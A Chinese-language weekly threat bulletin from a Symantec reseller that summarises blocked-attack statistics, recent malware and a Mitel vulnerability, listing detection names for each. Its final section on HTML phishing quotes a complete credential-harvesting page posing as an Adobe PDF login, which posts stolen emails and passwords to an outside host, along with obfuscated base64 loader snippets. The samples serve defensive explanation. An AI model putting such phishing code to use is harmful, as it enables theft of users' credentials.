保安資訊--本周(台灣時間2024/12/13)賽門鐵克原廠防護公告重點說明

前 言

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。點擊此處獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 保安資訊有限公司 | 從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS) 的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統 (IPS) 是業界一流的深層封包檢測技術引擎，可保護包括財富 500 強企業和消費者在內的數億個端點(桌機／筆電／伺服主機)。

過去的 7 天內，SEP 的網路層保護引擎 (IPS) 在 39 萬 4,700 台受保護端點上總共阻止了 4,390 萬次攻擊。這些攻擊中有 77.3% 在感染階段前就被有效阻止：**(2024/12/09)**

- 在**8萬9,600**台端點上，阻止了**1290**萬次嘗試掃描**Web**伺服器的漏洞。
- 在**9萬8,800**台端點上，阻止了**800**萬次嘗試利用的**Windows**作業系統漏洞的攻擊。
- 在**2萬7,300**台**Windows**伺服主機上，阻止了**6萬2,000**次攻擊。
- 在**5萬900**台端點上，阻止了**170**萬次嘗試掃描伺服器漏洞。
- 在**1萬1,000**台端點上，阻止了**72萬4,400**次嘗試掃描在**CMS**漏洞。
- 在**4萬1,200**台端點上，阻止了**190**萬次嘗試利用的應用程式漏洞。
- 在**8萬4,200**台端點上，阻止了**140**萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在**1,600**台端點上，阻止了**99萬3,500**次加密貨幣挖礦攻擊。
- 在**10萬8,700**台端點上，阻止了**910**萬台次向惡意軟體**C&C**連線的嘗試。
- 在**466**台端點上，阻止了**8萬5,200**次加密勒索嘗試。

強烈建議用戶在桌機／筆電／伺服主機上啟用 IPS (不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。點擊此處獲取有關啟用 IPS 的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點(桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 23 萬 6,000 個受保護端點上阻止了總計 850 萬次攻擊。**(2024/12/10)**

- 使用網頁信譽情資，在 **225.1K** 個端點上阻止 **810** 萬次攻擊。
- 攔截 **22.5K** 個端點上 **251.1K** 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 **9.6K** 個端點上攔截 **170.6K** 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 **506** 個端點上攔截 **7K** 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下此處獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2024/12/12

免錢的最貴～Redline惡意竊密程式，透過破解版軟體安裝程式散佈

Redline 惡意竊密程式是一種在地下論壇販售的惡意軟體套件，有人觀察到它隱藏在破解版軟體安裝程式中。此惡意竊密程式被包裝成辦公室常用熱門軟體的破解版啟動 (中國用語：激活) 工具，並透過不同產業相關的論壇進行廣告宣傳。已有人發文分享此惡意程式的危害細節，包括把安全的 DLL 與惡意的 DLL 置換，以及如何使用它來繞過軟體授權檢查的說明。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1;

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT
- Trojan Horse
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.C

2024/12/12

ZLoader最新後繼新變種，新增網域名稱系統隧道(DNS Tunneling)威脅能力

Zloader (又稱 DELoader 或 Terdot) 是源於遭洩露程式碼的知名模組化惡意軟體：Zeus 的後繼新變種，Zeus早在 2015 年前後，就在駭客圈闖出名號。最新後繼新版本：Zloader 也已被證實出現在真實網路情境上。它具有增強的反分析／規避能力，並增加自訂的網域名稱系統隧道 (DNS Tunneling)，以達到 C&C 通訊的目的。該惡意軟體利用各種遠端監控與管理 (RMM) 工具 (例如：AnyDesk、TeamViewer 或 Microsoft Quick Assist) 進行多階段攻擊。Zloader 還加入新的互動式 shell，提供攻擊者遠端 shellcode 與有效籌載執行、資料外洩等功能。

網路上知識：DNS Tunneling 是隱蔽通道的一種，經由將其他通訊協定封裝在 DNS 通訊協定中傳輸，以突破企業安全機制限制而完成非法通訊的過程。因為在網際網路的 DNS 是一個必不可少的基礎服務，所以大部分企業的防火牆和入侵檢測系統很少會過濾 DNS 流量，這就給 DNS 作為一種隱蔽通道提供了條件，從而可以利用它實現，例如：遠端控制，資料傳輸作業。現在越來越多的研究證明 DNS Tunneling 也經常在殭屍網路和 APT 攻擊中扮演著重要的角色。。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/12

Snake鍵盤側錄惡意程式出現新變種，並命名為：Nova

惡名昭彰的 Snake 鍵盤側錄惡意程式，出現最新變種，並命名為：Nova。Nova 已出現在真實網路情境上。這個基於 AutoIt 的變種擴充現有 Snake 鍵盤側錄惡意程式的功能集，並更新迴避策略和增強擷取能力。Nova 目標是從受攻擊的端點收集各種資訊，包括憑證、銀行資料、剪貼簿資料、系統網頁瀏覽器、電子郵件應用程式和 FTP 用戶端等的資訊。竊取的資料可透過多種方式外洩，例如：透過 Telegram API 或利用 FTP／SMTP 通訊協定。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g5
- SONAR.SuspOpen!gen11
- SONAR.Trafic2.RGC!g16

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- AUT.Heuristic!gen22
- Scr.Malcode!gen
- Trojan.Gen.2
- WS.SecurityRisk.4

2024/12/12

秀肌肉：Head Mare駭客組織最發動的網路攻擊行動，展現自行開發全新後門程式：PhantomCore的功力

Head Mare 駭客組織最近散佈一個由 C++ 語言所撰寫的全新 PhantomCore 後門程式。該行動利用 .lnk 檔案、PowerShell 腳本和惡意可執行檔，以 .zip 壓縮檔案的形式散佈到目標受害者。PhantomCore 具備收集遭感染端點的相關資訊、遠端任意指令執行的功能，並可能進一步推進到部署勒索軟體等最後階段有效酬載。此最新的 PhantomCore 後門程式利用 Boost.Beast websocket 函式庫進行 C&C 通訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於行為偵測技術(SONAR)的防護：

- SONAR.MalTraffic!gen1
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Backdoor.Graybird
- CL.Downloader!gen241
- Infostealer
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Trojan.Gen.NPE.C
- WS.Malware.1
- WS.Reputation.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- System Infected: Trojan.Backdoor Activity 634

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/11

安卓手機／行動裝置平台上的間諜軟體：EagleMsgSpy

一款老練又複雜的安卓手機／行動裝置平台上的監控工具／間諜軟體：EagleMsgSpy 已被發現。根據報導，它是由一家中國公司所開發，至少從 2017 年開始就活躍於威脅圈。一旦被安裝，EagleMsgSpy 就能悄悄收集各種敏感資料，包括

- 通訊記錄：電話、文字訊息和簡訊 APP 的互動內容
- 裝置資訊：裝置詳細資料、網路活動和位置資料
- 媒體檔案：照片 、影音和錄音

收集到的資料會被外洩傳到遠端伺服器，讓攻擊者深入了解受害者的活動。。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- AppRisk:Generisk

2024/12/11

Celestial Stealer惡意竊密程式

Celestial Stealer 是一款 JavaScript 語法的全新惡意竊密程式，以惡意軟體即服務 (MaaS) 的形式在 Telegram 上銷售。此惡意軟體的目標是滲出儲存在網頁瀏覽器、銀行資料、加密貨幣錢包中的各種資訊，以及來自 Telegram、Steam、Discord 等各種第三方應用程式的資料。Celestial Stealer 以 Electron 套件應用程式或 NodeJS 應用程式的形式出現。惡意軟體會進行混淆，並利用各種反分析技術，以逃避偵測，並防止在沙盒或虛擬化環境中執行。從受感染端點收集的資訊可借助各種合法服務 (包括 discord webhooks、telegram bots 或透過各種公有雲儲存網路共享) 外洩。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Crtutl-CNPE!g1
- ACM.Ps-Http!g2
- ACM.Ps-Wscr!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Infostealer
- Trojan Horse
- Trojan.Gen.2
- Trojan.Gen.MBT
- WS.Malware.1
- WS.Malware.2

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/11

Digital Eye網路攻擊行動：與中國有關聯的APT駭客組織以歐洲IT供應商為目標

一個疑似與中國有關聯的網路間諜團體，在一起名為 Digital Eye 網路攻擊行動中以南歐的 IT 服務供應商為目標。根據網路威脅聯盟 (Cyber Threat Alliance，CTA) 會員：SentinelOne 指出，攻擊者利用 Visual Studio Code 和 Microsoft Azure 進行 C&C，將惡意活動偽裝為合法活動。

此攻擊從 SQLmap 的 SQL 注入開始，入侵網路應用程式和資料庫伺服器。取得存取權限後，他們會部署 PHP 語法的 PHPsert 網頁 Shell 來進行持續遠端存取。攻擊者隨後進行偵察、擷取憑證，並使用 RDP 和雜湊傳遞技術進行橫向移動。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RLsass!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Hacktool
- Hacktool.Mimikatz
- Trojan Horse
- Trojan.Gen.2
- WS.Reputation.1
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/11

AppLite：全新安卓手機／行動平台上的銀行金融木馬

在真實網路情境上發現一種名為 AppLite 的全新安卓手機／行動平台上的銀行金融木馬。此惡意軟體具有多種功能，包括竊取敏感資訊、憑證、竄改受感染裝置的設定、滲出銀行詳細資訊、按鍵記錄、加密貨幣相關資料、聯絡人資訊等。AppLite 會透過偽裝成工作機會的網路釣

魚程式，以及冒充合法企業或機構的網路釣魚網站，散佈給毫無戒心的受害者。AppLite 利用 socket.io 函式庫與攻擊者的 C&C 伺服器建立通訊，讓攻擊者可發出遠端指令並將收集的資料外洩。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- AdLibrary:Generisk
- Android.Reputation.2
- AppRisk:Generisk

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/11

CVE-2024-41713--存在企業協作平台Mitel MiCollab的驗證繞過漏洞

CVE-2024-41713 是存在 Mitel MiCollab 中一個嚴重等級 (CVSS 風險評分：9.1分) 的驗證繞過漏洞。MiCollab 是一個企業協作平台，將各種通訊工具整合為單一應用程式，提供語音與視訊通話、訊息傳送、出席資訊、音訊會議、行動支援及團隊協作功能。如果被成功利用，此漏洞允許未經授權的存取，使攻擊者能夠檢視、破壞或刪除資料和系統配置。賽門鐵克的端點防護系列解決方案 (SEP／SES／EDR) 上的網路層安全技術--入侵防護系統 (IPS) 能有效阻止利用這些漏洞的嘗試可阻止這些漏洞利用嘗試，以防止系統受到進一步感染/損害。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Nginx Improper Path Normalization

基於安全強化政策(適用於使用DCS)：

賽門鐵克的重要主機防護系統：DCS～Data Center Security 的 UNIX 版本，預設的強化沙箱和應用程式自訂沙箱 (MiCollab)，可保護受影響應用程式的底層作業系統資源，並防止威脅者使用多種技術來讀取／寫入任意檔案。更詳細的 DCS 資訊與工作原理，請下載 DCS 解決方案說明。

2024/12/11

東南亞地區成為長達一年網路攻擊行動的目標式攻擊受害者

博通公司旗下的賽門鐵克威脅獵手團隊 (Symantec Threat Hunter) 發現一起針對東南亞高知名度目標的網路間諜攻擊行動，該行動至少持續一年。目標受害者包括一個空中交通管制組織、多個政府部門、一家媒體和一家電信公司。明顯的動機是情報收集與外洩。

收集到的證據顯示攻擊是由中國的威脅份子所發動。所觀察到的戰術、技巧和程序 (TTPs) 包括使用許多開放原始碼和就地取材的二進位檔案，例如：

- 以 Impacket 的類別，經由 WMI 遠端執行指令
- DLL 側載
- 鍵盤記錄器
- 反向代理工具

在我們部落格文章中有更多內容可供參閱：來自中國攻擊者可能針對東南亞的知名組織。

賽門鐵克已經於第一時間提供多種有效保護 (SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Ps-Reg!g1
- ACM.Schtsk-TBat!g1
- ACM.Wmi-Schtsk!g1
- ACM.Wmip-Net!g1
- ACM.Wmip-RgPst!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspLaunch!g445

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- FastReverseProxy
- Hacktool
- PUA.Gen.6
- Trojan Horse
- Trojan.Gen.MBT
- WS.SecurityRisk.3
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。


2024/12/10

防護亮點：不管自建或雲端服務，賽門鐵克郵件過濾／安全解決方案--徹底拆解HTML被用於網路釣魚的面紗，提供郵件安全最高防禦力

HTML(HyperText Markup Language，超文字標記語言) 郵件比純文字郵件，更具美觀、創意以及互動性，是行銷或商務往來較偏愛的郵件格式。但就如同老舊不再更新維護的網站一樣很容易藏污納垢，被當成惡意軟體的宿主或散佈中心。使用 HTML 語法的電子郵件附件的網路釣魚攻擊變得越來越複雜。攻擊者通常使用 HTML 檔案繞過郵件安全防護／過濾機制，將其偽裝成合法文件，例如：發票或人資政策。這些附件可能包含會執行惡意的動作的內嵌式 JavaScript，例如：將使用者重導向至釣魚網站或直接從使用者的裝置擷取憑證。使用程式碼混淆和已廢棄的 JavaScript 函式等技術有助於逃避偵測，使得這些攻擊在 Office 365 等環境中尤其危險。


JavaScript 混淆在 HTML 網路釣魚攻擊中扮演關鍵的角色，可利用各種伎倆欺騙使用者並逃避偵測：

- 混淆：攻擊者使用 JavaScript 來隱藏惡意程式碼，使安全系統難以辨識網路釣魚企圖。通常會使用 atob() 和 document.write() 等技術來隱藏實際內容，直到網頁在瀏覽器中呈現。



```
<!DOCTYPE html><html lang="en"><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>Adobe Online - Pdf Encrypted Reader</title> <style> body
{ display: flex; align-items: center; justify-content: center; height: 100vh; margin: 0; overflow: hidden; /* Hide overflow to prevent scrolling */ } #background { position: fixed; top: 0; left:
0; width: 100vw; height: 100vh; object-fit: cover; z-index: -1; filter: blur(0); /* Initial no blur effect */ transition: filter 0.6s ease-out; /* Smooth transition for blur effect */ }
#login-container { display: none; /* Initially hide the container */ max-width: 300px; background-color: rgba(128, 128, 128, 0.5); border-radius: 10px; padding: 20px; box-shadow: 0 4px 8px
rgba(0, 0, 0, 0.1); text-align: center; transition: opacity 1s ease-in-out; /* Smooth transition for container visibility */ } #login-icon { width: 50px; height: 50px; margin-bottom: 20px; }
#small-text { font-size: 12px; color: white; margin-bottom: 10px; } #beautiful-text { font-family: 'Times New Roman', Times, serif; /* Times New Roman font with Times and serif fallbacks */
font-size: 16px; /* Font size of 16 pixels */ font-weight: normal; /* Normal font weight */ color: white; /* White text color */ margin-bottom: 15px; /* Bottom margin of 15 pixels */} input {
width: 100%; padding: 10px; margin-bottom: 15px; box-sizing: border-box; border: 1px solid #ccc; border-radius: 5px; } #login-button { font-family: 'Times New Roman', Times, serif; /* Formal font
*/ background-color: #B7361B; color: white; padding: 10px 20px; border: none; border-radius: 5px; cursor: pointer; font-size: 16px;} #login-button:hover { background-color: #45a049; }
</style></head><body> <img id="background" src="https://i.imgur.com/5qxoMHE.png" alt="Background Image"> <div id="login-container"> <img id="login-icon"
src="https://www.iconpacks.net/icons/2/free-pdf-download-icon-2617-thumb.png" alt="Login Icon"> <div id="small-text">(PO#00873993.pdf). This Document is end-to-end encrypted, &#x1F512;</div> <div
id="beautiful-text">Sign in with your email address below to view or download file.</div> <!-- Form starts here --> <form action="" method="post" onsubmit="return login()"> <input type="email"
id="email" name="email" placeholder="Email Address" value="public@evergreen-marine.com" required> <input type="password" id="password" name="password" placeholder="Email Password" required>
<button id="login-button" type="submit">Click Here</button> </form> <!-- Form ends here --> </div> <script>document.addEventListener('contextmenu', function (e) { e.preventDefault(); });
document.addEventListener('DOMContentLoaded', function() { // Add fade-in effect to the background document.getElementById('background').style.opacity = '1';
// Display container after 2 seconds setTimeout(function() { document.getElementById('login-container').style.display = 'block'; }, 2000); }); function login() { // Perform login logic here var
email = document.getElementById('email').value; var password = document.getElementById('password').value; // Check for empty email or password if (email.trim() === '' || password.trim() === '') {
alert('Please enter both email and password.'); return false; } // Example: Send form data to the server using fetch fetch('https://mocodeform.io/f/667de16ffe96e9f0d87da153', { method: 'POST',
headers: { 'Content-Type': 'application/x-www-form-urlencoded', }, body: 'email=' + encodeURIComponent(email) + '&password=' + encodeURIComponent(password), }) .then(response => { // Handle the
server response if needed if (!response.ok) { throw new Error('Network response was not ok'); } return response.text(); }) .then(data => { // Handle the data returned by the server if needed
console.log(data); }) .catch(error => { // Handle errors during the fetch operation console.error('Fetch error:', error); }); // Delay the alert by 0.1 second setTimeout(function() { // Example:
Simple alert for demonstration alert("Unfortunately, we can't log you in because the email password you entered is incorrect. Please try again "); }, 100); // Clear the password field
document.getElementById('password').value = ''; // Return false to prevent the form from submitting return false; } </script></body></html>
```

- 動態內容注入：JavaScript 可以在使用者互動後，動態地將網路釣魚表單插入網頁，這種方法稱為 client-side cloaking(用戶端偽裝)。此舉可防止傳統偵測系統偵測到網路釣魚的意圖，直到發現時為時已晚。




```
<script>$(document).ready(function(){var payload = atob(document.title);$("#code").val(payload);openModal();});function openModal(){var modal =
document.getElementById("myModal");modal.style.display = "block";modal.style.animation = "fadeIn 0.85s";}function error(){}download.addEventListener("click",
function(){var prompt = document.getElementById("prompt");prompt.style.display = "block";var codeInput =
document.getElementById("code");codeInput.select()document.execCommand("copy");window.getSelection().removeAllRanges();});window.addEventListener("click",
function(event){var modal = document.getElementById("myModal");if(event.target == modal){error();}});</script></body></html>
```

- 輸入驗證及提交：JavaScript 會驗證使用者的輸入並處理表單提交，通常會透過 AJAX 請求將擷取的憑證傳送至外部伺服器，使偵測工作更加複雜。

```
input class="hQZZxFLi" id="vflwKwL" title="2HcpoPECS" value="amFtZXMuYW5kZXJzb25AYXZpdmEuY29t" type="hidden"></input> <script
rc='data:text/html;base64,dEpjcGdqPWRvY3VtZW50OOFZRWhSVzl3aW5kb3dbYXRvYigiWkc5amRXMWxiblEiKVlbYXRvYigiWTNKbFlYUmxSV3hsYldWdWRBIildKCJzY3JpcHQiKTtBWUVoUldbYXRvYi
iYzNKaiIpXT0iaHR0cHM6Ly94bWFucHJvamVjLmxpZmUvZHlpL2luc3RhbGxlci9ob3N0Mi4zL2FkbWluL2pzL2lmLnBocD9pZDlOUzh0SHYiO3RKY3BnalsiYm8iK2RkY3BnalsiYm8iKXdkKEFZRWhSVy
'></script>
```

解碼上述內容可發現攻擊網頁 (URL)。


```
<input class="hQZZxFLi" id="vflwKwL" title="2HcpoPECS" value="test@test.com" type="hidden"></input> <script
